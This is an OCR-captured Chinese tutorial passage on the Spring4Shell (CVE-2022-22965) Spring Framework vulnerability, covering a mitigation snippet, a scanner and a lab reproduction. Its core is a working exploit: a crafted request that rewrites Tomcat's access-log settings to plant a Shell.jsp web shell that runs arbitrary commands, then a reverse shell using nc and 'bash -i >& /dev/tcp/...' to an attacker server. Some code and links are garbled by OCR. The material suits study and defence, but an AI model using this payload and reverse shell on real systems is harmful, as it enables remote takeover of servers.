
```
@ControllerAdvice
@Order(Ordered.LOWEST_PRECEDENCE)
public class BinderControllerAdvice {

    @InitBinder
    public void setAllowedFields(WebDataBinder dataBinder) {
        String[] denylist = new String[]{"class.*", "Class.*", "*.class.*", "*.Class.*"};
        dataBinder.setDisallowedFields(denylist);
    }

}
```

3. 漏洞影响

3.1 检测是否存在漏洞

在github已经有很多的工具检测这个漏洞，所以这里只介绍一种开箱即用的spring4shell-scan

使用git下载之后，使用 ./spring4shell-scan.py -h可以查看帮助菜单




原文链接：log4j 漏洞的好搭档 Spring4Shell

使用-u 命令可快速检测某个url是否存在漏洞，例如：

python3 spring4shell-scan.py -u http://localhost:8080/spring4shelldemo_war/total

当发现漏洞时会有输出



当然里面还检测文本中的多个url，这里就不赘述了，感兴趣的大家可以看看


3.2 利用漏洞实现反弹shell

因为我们很多服务器都是linux，那么稍微将上面的请求改改，就可以实现反弹shell。


反弹shell(Reverse Shell): 控制端首先监听某个 TCP/UDP 端口，然后被控制端向这个端口发起一个求，同时将自己命令行的输入输出转移到控制端，从而控制端就可以输入命令来控制被控端了。

3.2.1 漏洞复现+搭建靶场

这里对IDEA的这个项目进行打包，如果直接在IDEA当中进行启动无法访问到生成的jsp文件。




然后放在tomcat的webapp目录下，启动tomcat之后就会进行自动解压



启动之后我们进行访问试试,是ok的。

原文链接：log4j 漏洞的好搭档 Spring4Shell




然后我们通过传入异常参数：

http://localhost:8080/spring4shelldemo/total


headers:
Content-Type:application/x-www-form-urlencoded
suffix:%>//
c1:Runtime
c2:<%

requestBody:
class.module.classLoader.resources.context.parent.pipeline.first.pattern:%{c2}i if("S".equals(request.getParameter("Tomcat"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))=-1){ out.println(new String(b)); } } %{suffix}i
class.module.classLoader.resources.context.parent.pipeline.first.suffix:.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory:webapps/ROOT
class.module.classLoader.resources.context.parent.pipeline.first.prefix:Shell
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat:

原文链接：log4j 漏洞的好搭档 Spring4Shell




请求之后我们去tomcat的webapp目录下看，发现已经多了一个ROOT的目录



点进去然后打开生成的Shell.jsp

原文链接：log4j 漏洞的好搭档 Spring4Shell



在浏览器直接对这个文件进行访问并且执行命令,可以看到竟然打印了当前命令执行的用户

http://localhost:8080/Shell.jsp?Tomcat=S&cmd=whoami

为什么cmd后面的命令会被进行执行，原因就在于生成的那个jsp文件，我们打开看看。

在这个jsp文件中，通过requestParam直接将代码进行了注入，传递到了Shell.jsp文件中，对应的请中的参数是：class.module.classLoader.resources.context.parent.pipeline.first.pattern

我们都知道Java的jsp文件其实就是一个特殊的 servlet，可以执行任何代码，在上古时代还有人在jsp件中写操作数据库的代码。

3.2.2 反弹shell操作

因为在浏览器执行各种命令是非常不方便的，此时我再设置了一台带有公网IP的服务器，在这台公网务器上安装了反弹shell的工具 nc ,简单到直接 yum install nc就行，

然后公网服务器：nc -lvp 32767 这个命令的意思是开启 32767 的端口监听

然后我们对这台有漏洞的机器传入命令

bash -i >& /dev/tcp/公网服务器ip/32767 0>&1

此时你就在那台公网服务器上获得了这台跑着Spring4Shell漏洞代码电脑的终端输出。

4. 总结

这个漏洞不得不说和log4j的漏洞配合的太好了，log4j漏洞刚刚爆出不久，很多人都升级JDK到9以上然后又爆出这个漏洞，打得很多人措手不及。

以及让我意识到当JDK升级带来新特性的时候，某些新特性会诞生很多伟大的项目让人惊叹，但是带的潜在的漏洞也是达摩克利斯之剑。

同时保持网络和数据资产安全并不只是安全团队和黑客之间永无休止的战斗。我们程序员写下的每一代码也是支撑起整个系统的关键，每个开源项目中最容易被攻击的部分也一定是其中的短板。

5. 参考链接

Spring Framework RCE, Early Announcement

https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement

16% of organizations worldwide impacted by Spring4Shell Z ro-day vulnerability exploitation attempts since outbreak

https://blog.checkpoint.com/2022/04/05/16-of-organizations-worldwide-impacted-by-spring shell-zero-day-vulnerability-exploitation-attempts-since-outbreak/

Spring Releases Security Updates Addressing "Spring4Shell" and Spring Cloud Function Vulnerabilities

https://www.cisa.gov/uscert/ncas/current-activity/2022/04/01/spring-releases-security-updat s-addressing-spring4shell-and

github - spring4shell-scan

https://github.com/fullhunt/spring4shell-scan

Spring-RCE(CVE-2022-22965)的前世今生

https://blog.csdn.net/include_voidmain/article/details/124038228

阿里云-2019年上半年Web应用安全报告.pdf

https://runnable.oss-cn-guangzhou.aliyuncs.com/blog/sharing/2022-04-23-%E9%98%BF%E%87%8C%E4%BA%91-2019%E5%B9%B4%E4%B8%8A%E5%8D%8A%E5%B9%B4Web%E5%B%94%E7%94%A8%E5%AE%89%E5%85%A8%E6%8A%A5%E5%91%8A-2019.7-12%E9%A1%B5pdf

详细深入分析 Java ClassLoader 工作机制

https://segmentfault.com/a/1190000008491597

什么是反弹 Shell?

https://mp.weixin.qq.com/s/WqLaESzB8T4aIdj-8tFk6Q